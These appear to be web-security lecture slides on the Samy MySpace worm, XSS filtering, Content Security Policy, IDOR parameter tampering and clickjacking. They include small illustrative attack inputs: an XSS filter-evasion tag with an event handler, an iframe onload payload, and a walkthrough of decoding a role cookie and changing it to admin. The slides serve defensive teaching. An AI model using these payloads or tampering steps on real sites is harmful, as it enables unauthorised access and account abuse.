  - *"If I can become their friend...then why can't their friends become my friend... I can propagate the program to their profile, can't I. If someone views my profile and gets this program added to their profile, that means anyone who views THEIR profile also adds me as a friend and hero, and then anyone who hits THOSE people's profiles add me as a friend and hero..."*

# Samy Worm

---

- **10/04, 12:34 pm:** You have **73** friends.  
I decided to release my little popularity program. I'm going to be famous...among my friends.
- **1 hour later, 1:30 am:** You have **73** friends and **1** friend request.
- **7 hours later, 8:35 am:** You have **74** friends and **221** friend requests.  
Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.
- **1 hour later, 9:30 am:** You have **74** friends and **480** friend requests.  
Oh wait, it's exponential, isn't it. Oops.
- **1 hour later, 10:30 am:** You have **518** friends and **561** friend requests.  
Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace..."
- **3 hours later, 1:30 pm:** You have **2,503** friends and **6,373** friend requests.  
I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. ... Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

<https://samy.pl/myspace/>

## Samy Worm

---

- **5 hours later, 6:20 pm:** I timidly go to my profile to view the friend requests. **2,503** friends. **917,084** friend requests. I refresh three seconds later. **918,268**. I refresh three seconds later. **919,664** (screenshot below). A few minutes later, I refresh. **1,005,831**.
- It's official. I'm popular.



# Samy Worm postmortem

---

- Kamkar was raided by the United States Secret Service
- Kamkar plead guilty to a felony charge of computer hacking in Los Angeles Superior Court.
  - \$20,000 fine
  - 3 years of probation
  - 720 hours of community service
  - allowed to keep a single unnetworked computer, but explicitly prohibited from any internet access during his sentence.

# Preventing Cross-Site Scripting: filtering

---

- Key problem: rendering raw HTML from user input
- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed only simple HTML tags like <b>
  - <b c="" onmouseover="script" x="">b ">Hello<b>
- Any user input must be preprocessed before it is used inside HTML
  - Beware of filter evasion tricks (e.g., long UTF8 encoding, malformed quoting, etc).
  - Scripts can also be embedded directly in tags... e.g.,  
<iframe src='https://bank.com/login' onload='steal()>
- Filtering is really hard to do right... don't try to do it yourself

# Content Security Policy

---

- CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.
- Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

## Example CSP 1

---

- Example: content can only be loaded from same domain; no inline scripts
- Content-Security-Policy: default-src 'self'

## Example CSP 2

---

- Allow
  - Include images from any origin
  - Restriction audio or video media to trusted providers
  - Only allow scripts from a specific server that hosts trusted code; no inline scripts
  - Content-Security-Policy: default-src 'self'; img-src \*; media-src media1.com; script-src userscripts.example.com

# Content Security Policy

---

Administrator serves Content Security Policy via:

## **HTTP Header**

Content-Security-Policy: default-src 'self'

## **Meta HTML Object**

```
<meta http-equiv="Content-Security-Policy"  
content="default-src 'self'; img-src https://*;  
child-src 'none';">
```

# IDOR – Insecure Direct Object Reference

---

- <https://citi.com/myacct/9725126314/summary>
  - Do you see anything concerning with this URL?
  - One of the worlds largest banks lost 360k credit cards this way...
  - <https://www.theinquirer.net/inquirer/news/2079431/citibank-hacked-altering-urls>
- Parameter Tampering
  - This is one of the most conceptually simple issues, but is still very prevalent

# IDOR – Insecure Direct Object Reference

---

- Congratulations, you've won your choice of either:
  - *BBQ Set* (<http://vulnsite/rewards?id=7183>)
    - or a
  - *Travel Pillow* (<http://vulnsite/rewards?id=12019>)
- Not that those aren't great, but I'd like something more practical that I could everyday:
  - ***Adult Jurassic World Inflatable T-Rex Costume*** (<http://vulnsite/rewards?id=252>)
  - Perfect!



# IDOR – Insecure Direct Object Reference

---

GET /accounts/summary?history=30

Host: vulnsite.com

Cookie: authToken=FMGHJ0uEVKz7XyM6va0SIQ; role=dXN1cg%3D%3D

- Any thoughts on this one?
- The history parameter could be interesting from a SQLi perspective, but that's not the real issue here.
  - From the cookie: role=dXN1cg%3D%3D
  - Let's decode that value and see what it says
  - URL decoded: role=dXN1cg==
  - Base64 decoded: role=user
- role=user... what if you change role=admin?

# Clickjacking

---

- Web page components can overlap.
- Web page components can be transparent (CSS opacity setting)
- Attack:
  - User visits malicious web site.
  - Malicious web site displays a game (or anything else that would compel the user to click on displayed buttons or links).
  - Malicious web site overlays a transparent iframe of a victim site on top of its own content.
  - Victim site is positioned so that a specific UI element is right over a button on the malicious web site.
  - User thinks they are interacting with the game, while they are really acting on the victim site

# Summary

---

1. Don't trust Web clients, they can lie.
2. Don't trust Web servers, they can lie.
3. Misplaced trust is the root of all of our problems



## Additional References

---

- Open Web Application Security Project (OWASP)
  - <https://www.owasp.org/index.php/Category:Attack>
- Mozilla Developers Network
  - <https://developer.mozilla.org/en-US/>
- Tangled Web, A Guide to Securing Modern Web Applications
  - by Michal Zalewski
  - <https://nostarch.com/tangledweb>

